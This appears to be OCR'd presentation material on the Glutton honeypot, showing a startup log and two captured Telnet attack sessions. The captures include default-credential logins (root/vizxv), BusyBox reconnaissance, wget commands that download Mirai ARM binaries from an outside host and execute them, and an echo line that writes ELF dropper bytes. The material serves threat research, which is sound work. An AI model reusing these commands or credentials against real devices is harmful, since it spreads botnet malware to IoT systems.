
Glutton honeypot + Telnet



```
 _____ _       _   _
/ ____| |     | | | |
| |  __| |_   _| |_| |_ ___  _ __
| | |_ | | | | | __| __/ _ \| '_ \
| |__| | | |_| | |_| || (_) | | | |
 \_____|_|\__,_|\__|\__\___/|_| |_|


2017/07/16 02:15:55 DEBUG [freki   ] device: enp0s3, addr: 192.168.11.22, isLoopback: false,
isIPv4:  true
2017/07/16 02:15:56 DEBUG [freki   ] raw PREROUTING [-P PREROUTING ACCEPT -A PREROUTING -i enp0s3 -
p tcp -j NFQUEUE --queue-num 0 -A PREROUTING -i enp0s3 -p udp -j NFQUEUE --queue-num 0]
2017/07/16 02:15:56 DEBUG [freki   ] raw OUTPUT [-P OUTPUT ACCEPT -A OUTPUT -o enp0s3 -p tcp -j
NFQUEUE --queue-num 0 -A OUTPUT -o enp0s3 -p udp -j NFQUEUE --queue-num 0]
2017/07/16 02:15:56 INFO [freki   ] starting freki on [192.168.11.22]
2017/07/16 02:15:56 INFO [freki   ] starting proxy.tcp on 6000
2017/07/16 02:15:56 INFO [freki   ] starting user.tcp on 5000
2017/07/16 02:18:59 DEBUG [freki   ] new TCP connection 203.24.188.59:32889->23
2017/07/16 02:18:59 DEBUG [contable] registering 203.24.188.59:32889->23
2017/07/16 02:18:10 DEBUG [freki   ] new TCP connection 203.24.188.59:39003->23
2017/07/16 02:18:10 DEBUG [contable] registering 203.24.188.59:39003->23
```




```
new connection: 59.185.241.2:44519 -> 23
recv: "\xff\xfc\x18\xff\xfc \xff\xfc#\xff\xfc'root"
recv: "vizxv"
recv: "enable"
recv: "shell"
recv: "/bin/busybox ECCHI"
recv: "/bin/busybox ps; /bin/busybox ECCHI"
recv: "/bin/busybox cat /proc/mounts; /bin/busybox ECCHI"
recv: "/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon;
       /bin/busybox cat /dev/.nippon;
       /bin/busybox rm /dev/.nippon"
recv: "/bin/busybox ECCHI"
recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
recv: "cd /dev/"
recv: "/bin/busybox cat /bin/echo"
recv: "/bin/busybox ECCHI"
recv: "cat /proc/cpuinfo; /bin/busybox ECCHI"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI"
recv: "/bin/busybox wget http://59.185.241.2:80/bins/mirai.arm -O - > dvrHelper;
       /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI"
recv: "./dvrHelper telnet.arm; /bin/busybox IHCCE"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI"
recv: "/bin/busybox wget http://59.185.241.2:80/bins/mirai.arm7 -O - > dvrHelper;
       /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI"
recv: "./dvrHelper telnet.arm7; /bin/busybox IHCCE"
recv: "rm -rf upnp; > dvrHelper; /bin/busybox ECCHI"
EOF
```




```
 new connection: 217.61.104.169:50099 -> 23
 recv: "\\xff\\xfc\\x18\\xff\\xfc \\xff\\xfc#\\xff\\xfc'telnet"
 recv: "telnet"
 recv: "enable"
 recv: "shell"
 recv: "/bin/busybox SORA"
 recv: "/bin/busybox ps; /bin/busybox SORA"
 recv: "/bin/busybox cat /proc/mounts; /bin/busybox SORA"
 recv: "/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon;
        /bin/busybox cat /dev/.nippon;
        /bin/busybox rm /dev/.nippon"
 recv: "/bin/busybox SORA"
 recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
 recv: "cd /dev/"
 recv: "/bin/busybox cat /bin/echo"
 recv: "/bin/busybox SORA"
 recv: "cat /proc/cpuinfo; /bin/busybox SORA"
 recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox SORA"
 recv: "/bin/busybox cp wJBZeN8lRA b0e0vFivXc; > b0e0vFivXc;
        /bin/busybox chmod 777 b0e0vFivXc; /bin/busybox SORA"
 recv: "echo -ne '\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\
xc8\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\
x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\
xa8\\x03\\x00\\x00\\xa8\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\
x00\\x00\\xa8\\x03\\x00\\x00\\xa8\\x03\\x01\\x00\\xa8\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\
x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\
x01\\xe2\\x00\\x1c\\x81\\xe1' > b0e0vFivXc; /bin/busybox SORA"
```

